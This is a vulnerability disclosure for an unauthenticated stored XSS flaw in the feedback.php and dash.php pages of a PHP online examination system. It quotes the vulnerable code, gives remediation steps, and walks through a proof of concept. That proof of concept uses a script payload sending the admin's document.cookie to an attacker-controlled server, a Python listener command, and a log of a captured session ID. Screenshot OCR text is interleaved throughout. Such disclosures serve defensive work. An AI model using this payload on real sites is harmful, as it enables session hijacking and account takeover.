Unauthenticated Stored XSS in Codezips - Online Examination System in PHP

Summary

A stored cross-site scripting (XSS) vulnerability exists in the *Online Examination System in PHP* by Codezips, allowing an unauthenticated attacker to inject arbitrary JavaScript payloads through the `feedback.php` endpoint. The malicious code is then executed in the context of an authenticated admin viewing the dashboard, potentially allowing for session hijacking and sensitive information disclosure.

Vulnerability Details

- **Type:** Stored Cross-Site Scripting (XSS)
- **Affected Component:** `feedback.php`
- **Attack Vector:** Remote (via web form input)
- **Authentication Required:** No

Vulnerable Code

`feedback.php` (Input Handling – no sanitization)

php
CopyEdit
```
$name = $_POST['name'];
$subject = $_POST['subject'];
$email = $_POST['email'];
$feedback = $_POST['feedback'];

$q="INSERT INTO feedback VALUES (NULL, '$name', '$subject' ,
'$email' , '$feedback' , NOW(), NOW())";
```

Issue: User input is directly inserted into the database without any form of sanitization or escaping, making it vulnerable to stored XSS.

`dash.php` (Output Rendering – raw echo)

php

CopyEdit

```
echo '<td><a title="Click to open feedback"
href="dash.php?q=3&fid='.$id.'">'.$subject.'</a></td>';

...

echo '<div class="mCustomScrollbar"...><br />'.$feedback.'</div>';
```

🚨 *Issue:* The feedback content is echoed directly into the HTML response with no `htmlspecialchars()` or other escaping. If malicious scripts are stored, they are executed when viewed by an admin.


Impact

- Information Disclosure (e.g., session cookies)
- Remote script execution in the admin's browser context

Proof-of-Concept (PoC)

1. Malicious Feedback Submission

Navigate to:


oscp [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Project Worlds || TEST YOUR
Project Worlds || FEEDBACK
Project Worlds || FEEDBACK
localhost/quiz/online-examination-system-in-php-master/feedback.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Test Your Skill
Home
Signout
Submit
About us
Admin Login
Developers
Feedback

FEEDBACK/REPORT A PROBLEM

You can send us your feedback through e-mail on the following e-mail id:
sunnygkp10@gmail.com

Or you can directly submit your feedback by filling the enteries below:-

Name:	poc cve
Subject:	poc cve
E-Mail address:	cvepoc@gmail.com

```
<script>new Image().src="http://192.168.0.192:8000/c?x="+document.cookie</script>
```

http://TARGET/quiz/online-examination-system-in-php-master/feedback.php

Payload used:

```
<script>new Image().src="http://YOURIP:8000/c?x="+document.cookie</script>
```


2. Python Web Server for Exfiltration

```
python3 -m http.server 8000
```

Screenshot: Payload being submitted in feedback form.

3. Admin Viewing the Feedback

When the admin logs in and visits the feedback section at:


cve guarante - SQLi and XSS Vu
Project Worlds || DASHBOARD
Adblock Plus has been updated
Not secure
192.168.0.192/quiz/online-examination-system-in-php-master/dash.php?q=3
Test Your Skill
Hello, Admin
Signout
Dashboard
Home
User
Ranking
Feedback
Quiz
Signout

S.N.	Subject	Email	Date	Time	By
1	poc cve	cvepoc@gmail.com	17-07-2025	02:55:35am	poc cve
2	good	nik1@gmail.com	23-06-2015	06:12:59pm	nik
3	trial feedback	vikas@gmail.com	21-06-2015	07:02:31pm	vikas
4	feedback	sunnygkp10@gmail.com	20-06-2015	05:28:16am	netcamp
5	dl;dsnklfn	sunnygkp10@gmail.com	20-06-2015	09:05:12am	sunnygkp10
6	kcsncsk	sunnygkp10@gmail.com	20-06-2015	01:37:52pm	sunny
7	testing	sunnygkp10@gmail.com	19-06-2015	09:22:15pm	testing


http://TARGET/quiz/online-examination-system-in-php-master/dash.php?q=3

The payload is rendered and executed in the admin's browser.

Screenshot: Admin clicks on the feedback entry.

4. Cookie Exfiltration Captured

Python server receives the GET request with admin's PHPSESSID:


oscp [Running] - Oracle VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
Home
Signout
FEEDBACK/REPORT A PROBLEM
Thank you for your valuable feedback
About us
Admin Login
Developers
Feedback

```
┌──(kali㉿kali)-[~]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.0.233 - - [16/Jul/2025 22:58:13] code 404, message File not found
192.168.0.233 - - [16/Jul/2025 22:58:13] "GET /c?x=PHPSESSID=2b76b02925d77f0fbe2031a0349e4111 H
TTP/1.1" 404 -
^X@sg
```

GET /c?x=PHPSESSID=2b76b02925d77f0fbe2031a0349e4111 HTTP/1.1" 404 -

Screenshot: Cookie leaked to attacker server.

Remediation

- **Sanitize all inputs** using `htmlspecialchars()` or an HTML sanitization library.
- **Validate output**: never trust and render input data without filtering.
- **Restrict unauthenticated access** to endpoints that store or render user input.

Discoverer

Reported by: Aryan Singh (ttaryan10@gmail.com)

References

- https://owasp.org/www-community/attacks/xss/
- https://codezips.com/php/online-examination-system-in-php-with-source-code/

Disclosure Timeline

- **Jul 16, 2025**: Vulnerability discovered and verified.
- **Jul 17, 2025**: CVE draft submission initiated.